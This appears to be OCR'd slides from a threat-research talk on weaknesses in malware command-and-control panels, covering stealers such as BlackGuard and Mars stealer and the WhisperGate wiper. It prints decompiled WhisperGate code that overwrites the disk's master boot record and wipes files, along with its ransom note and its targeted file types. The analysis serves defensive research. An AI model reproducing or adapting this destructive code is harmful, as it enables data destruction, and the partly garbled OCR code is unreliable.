After specifying the SOCKS5 proxy address "93.115.29.50" on TCP port 4011, HTTP proxy was configured using the IP address of the testing client.


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
C&C Vulnerable Design: SOCKS Proxy to Gain Access:

Demo





C&C: Unsecure Resources Leaking Stolen Information




Crash Loader C&C Panel – Exposed "statistics.php" Webpage

Data Dumped as zip files on the C&C host




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
BlackGuard stores stolen data from the compromised machines in zipped files on the C&C server


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C&C Panel Guest Access: Default Hardcoded Keys



Mars stealer: At first, guest access was not obtained to the C&C host. Guest access was obtained if default key is known.






Cyber Wars and Data Abuse Paradigm



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Data Destruction

- System sabotage
- Render data useless and ineffective

Malicious Code: System Wipers, Ransomware, etc.



Data Exfiltration

- Steal Intellectual Property (IP)
- Exfiltrate critical data

Malicious Code: Advanced information stealers, RATs, etc.



Denial of Service

- Denying access to critical network services
- Exfiltrate Critical Data

Malicious Code: Bots, Booters, etc.

Data Destruction: Whisper Gate Wiper in Action

Stage 1 Infection

Stage 2 Infection

Overwrite the Master Boot Record

```
void *v1; // esp
HANDLE v2; // esi
DWORD dwDesiredAccess[3]; // [esp+4h] [ebp-10h] BYREF
DWORD dwCreationDisposition; // [esp+10h] [ebp-4h] BYREF
dwDesiredAccess[1] = dwDesiredAccess[2];
dwDesiredAccess[0] = a1;
v1 = alloca(sub 401FE0(0x202Cu, (int)&dwCreationDisposition, (char)&dwCreationDisposition));
sub 401990():
qmemcpy(&dwDesiredAccess[-2054], &unk 404020, 0x2000u);
v2 = CreateFileW(L"\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
WriteFile(v2, &dwDesiredAccess[-2054], 0x200u, 0, 0);
CloseHandle(v2);
return 0;
```

Display a Fake Ransom Note

```
aAaaaa
                db 'AAAAA', 0
aYourHardDriveH db 'Your hard drive has been corrupted.',0Dh,0Ah
                db 'In case you want to recover all hard drives', ODh, OAh
                db 'of your organization,',0Dh,0Ah
                db 'You should pay us $10k via bitcoin wallet',0Dh,0Ah
                db '1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via',0Dh,0Ah
                db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
                db '054C057ECED5496F65',0Dh,0Ah
                db 'with your organization name.', 0Dh, 0Ah
                   'We will contact you to give further instructions.',0
```

```
oid cdecl sub 4014E3(wchar t *FileName)
 size t v1; // eax
 wchar_t *v2; // esi
 int v3; // edi
 size t v4; // eax
void *v5; // [esp+28h] [ebp-20h]
FILE *Stream; // [esp+2Ch] [ebp-1Ch]
                                                             File Wiping Code
v1 = wcslen(FileName);
 v2 = (wchar t *)malloc(2 * (v1 + 20));
v3 = rand();
 v4 = wcslen(FileName);
 swprintf(v2, (const size_t)"%", (const wchar_t *const)(v4 - 4), FileName, v3);
 Stream = wfopen(FileName, L"wb");
 v5 = malloc(0x1000000u);
 memset(v5, 204, 0x100000u);
fwrite(v5, 1u, 0x100000u, Stream);
fclose(Stream);
 wrename(FileName, v2);
 free(v2);
 free(v5);
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  994959CC
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                               dd offset aXlsb
                                                              XI SB
  99495909
                               dd offset aXlw
  00405004
                                                              .XLW"
  004050D8
                               dd offset asc 406322
                                                              .XLM"
  004050DC
                               dd offset aXlm
  004050E0
                               dd offset asc_406336
  004050E4
                               dd offset aXltx
                                                              .XLTX'
                               dd offset aXltm
                                                              .XLTM"
                                                                               Targeted File Types for
                                                              . PPTM"
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                               dd offset aPot
                                                              .POT"
   004050F0
  004050F4
                               dd offset asc_40636E
                                                                                  Corrupting Records
   004050F8
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                                                              . PPSM'
  004050FC
                               dd offset aPpsx
                                                              . PPSX'
  00405100
                               dd offset aPpam
                                                              . PPAM"
  00405104
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                                                              . POTX'
  00405108
                               dd offset aPotm
                                                              . POTM'
                                                              . EDB"
  00405100
                               dd offset aEdb
  00405110
                               dd offset asc 4063BE
                                                              .602"
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dd offset a602

dd offset aSti

dd offset aXlsm

dd offset aPptm

dd offset asc 4063D2

dd offset asc 4063E6

dd offset asc_4063F2

dd offset asc_4062D2

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
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Data Exfiltration: Exposed Critical Information

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










Denial-of-Service: Disrupting Communication Channels













Conclusion

- Data is new currency
- Using an offensive approach to threat research help to generate threat intelligence
- Vulnerabilities in C&C panels reveal the weaknesses that exist in the server-side software used by the botnet (malware) operators to command and control the malicious code running on compromised systems
- Information from C&C panels can help to build indicators of compromise (IoCs)
- Understanding the design of C&C internals helps us to gain intelligence
- Intelligence gained from the C&C panels can be used to harden security solutions
- Threat intelligence allows building threat profiles to understand the threat landscape better



Questions or Queries?

Thank you!

